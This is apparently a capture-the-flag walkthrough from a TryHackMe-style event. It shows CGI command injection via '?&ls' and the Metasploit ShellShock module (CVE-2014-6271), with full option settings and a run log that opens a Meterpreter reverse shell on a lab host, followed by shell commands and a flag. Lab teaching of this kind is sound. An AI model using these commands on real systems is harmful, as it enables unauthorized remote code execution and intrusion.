

## CREATING RCE BY USING METASPLOIT PAYLOADS:

Most of the vulnerabilities will get exposed based on the errors that shows to us This mostly known as the information disclosure attack.these nuggets of information are handed to us by the server through error messages such as in the following screenshot, HTTP headers or even on the website itself.



An attacker can use knowledgebases such as [Rapid7](#), [AttackerKB](#), [MITRE](#) or [Exploit-DB](#) to look for vulnerabilities associated with the version number of that application. Vulnerabilities are attributed by a CVE number

**CVE Details**  
The ultimate security vulnerability datasource

Search  
View CVE

Home  
Browse :  
Vendors  
Products  
Vulnerabilities By Date  
Vulnerabilities By Type  
Reports :  
CVSS Score Report  
CVSS Score Distribution  
Search :  
Vendor Search  
Product Search  
Version Search  
Vulnerability Search  
By Microsoft References  
Top 50 :  
Vendors  
Vendor CVSS Scores  
Products  
Product CVSS Scores  
Versions  
Other :  
Microsoft Bulletins  
Runtran Entries


Apache » Http Server : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9  
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending  
Total number of vulnerabilities : 232 Page : 1 (This Page) 2 3 4 5  
Copy Results Download Results


#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-10098	601			2019-09-25	2019-10-09	5.8	None	Remote	Medium	Not required	Partial	Partial	None
In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.														
2	CVE-2019-10097	119		Overflow	2019-09-26	2019-09-27	6.0	None	Remote	Medium	Single system	Partial	Partial	Partial
In Apache HTTP Server 2.4.32-2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer dereference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.														
3	CVE-2019-10092	79		XSS	2019-09-26	2019-09-30	4.3	None	Remote	Medium	Not required	None	Partial	None
In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.														
4	CVE-2019-10082	416			2019-09-26	2019-09-27	6.4	None	Remote	Low	Not required	Partial	None	Partial
In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.														
5	CVE-2019-10081	119		Overflow	2019-08-15	2019-08-30	5.0	None	Remote	Low	Not required	None	None	Partial
HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with "H2PushResource", could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.														

As you may have discovered throughout the "Web" portion of the event, webserver don't just display websites...They are capable of interacting with the

operating system directly. The Common Gateway Interface or CGI for short is a standard means of communicating and processing data between a client such as a web browser to a web server.




Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the **/cgi-bin/** folder on a webserver. Take, for example, this **systeminfo.sh** file that displays the date, time and the user the webserver is running as:



When navigating to the location of this script using our browser, the script is executed on the web server, the resulting output of this is then displayed to us.


How could we use this?

We could, perhaps, parse our own commands through to this script that will be executed. Because we know that this is a Ubuntu machine, we can try some Linux commands like **ls** to list the contents of the working directory:



```
192.168.1.200/cgi-bin/systeminfo.sh X +
← → ↻ 🏠 192.168.1.200/cgi-bin/systeminfo.sh?&ls
Sun Nov 22 17:13:50 UTC 2020
17:13:50 up 3 min, 0 users, load average: 0.08, 0.12, 0.06
backup.sh systeminfo.sh
```

Or on a Windows machine, the `systeminfo` command reveals some useful information:



```
10.10.134.235 X +
← → ↻ 🏠 10.10.134.235 elfwhacker.bat?&systeminfo
TryHackMe | Learn Cy... TryHackMe Support CyberChef GitHub - swisskyrepo/... Reverse S
Host Name: TBFC-WEB-01
OS Name: Microsoft Windows Server 2019 Standard Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00431-10000-00000-AA087
Original Install Date: 18/11/2020, 23:19:17
System Boot Time: 22/11/2020, 16:37:27
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version: Xen 4.2.amazon, 24/08/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-gb;English (United Kingdom)
Input Locale: en-gb;English (United Kingdom)
Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,194 MB
Virtual Memory: Max Size: 3,200 MB
Virtual Memory: Available: 2,397 MB
Virtual Memory: In Use: 803 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB4514366
[02]: KB4512577
[03]: KB4512578
```

This is achieved by parsing the command as an argument with `?&i.e. ?&ls`. As this is a web server, any spaces or special characters will need to be [URL encoded](#).

Now we understand the application that's running, tools such as Metasploit can be used to confirm suspicions and hopefully leverage them! After some independent research, this application is vulnerable to the [ShellShock attack \(CVE 2014-6271\)](#)

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's [room](#) and [blog post](#) on Metasploit will be useful here)

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (**LHOST**)
- The target that you're attacking (**RHOST(S)**)

Exploits will have their own individual settings that you will need to configure. We can list these by using the **options** command, then using **set OPTION VALUE** accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at <http://10.0.0.1/cgi-bin/systeminfo.sh>

In order for the attack used as the example in this task to work, the options would be set like so:

- **LHOST** - *10.0.0.10* (our PC)
- **RHOST** - *10.0.0.1* (the remote PC)
- **TARGETURI** */cgi-bin/systeminfo.sh* (the location of the script)

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI => http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

*Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.*

After ensuring our options are **set** right, Let's run the exploit to get a Meterpreter connection...Success!

```

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
-----
Name      Current Setting  Required  Description
-----
CMD_MAX_LENGTH  2048            yes       CMD max line length
CVE          CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271,
HEADER       User-Agent       yes       HTTP header to use
METHOD       GET              yes       HTTP method to use
Proxies      []              no        A proxy chain of format type:host:port[,type:host:port]
RHOSTS       10.0.0.1         yes       The target host(s), range CIDR identifier, or hostname
RPATH        /bin             yes       Target PATH for binaries used by the CmdStager
RPORT        80               yes       The target port (TCP)
SRVHOST      0.0.0.0          yes       The local host or network interface to listen on
SRVPORT      8080             yes       The local port to listen on.
SSL          false            no        Negotiate SSL/TLS for outgoing connections
SSLCert      []              no        Path to a custom SSL certificate (default is ssl.crt)
TARGETURI    /cgi-bin/systeminfo.sh  yes       Path to CGI script
TIMEOUT      5                yes       HTTP read response timeout (seconds)
URIPATH      []              no        The URI to use for this exploit (default is uri)
VHOST        []              no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.0.0.10        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 → 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter >

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
meterpreter > shell  
Process 109 created.  
Channel 1 created.
```

```
ls  
backup.sh  
systeminfo.sh  
whoami  
www-data  
pwd  
/usr/lib/cgi-bin
```

Finally found the flag:

thm{whacking\_all\_the\_elves}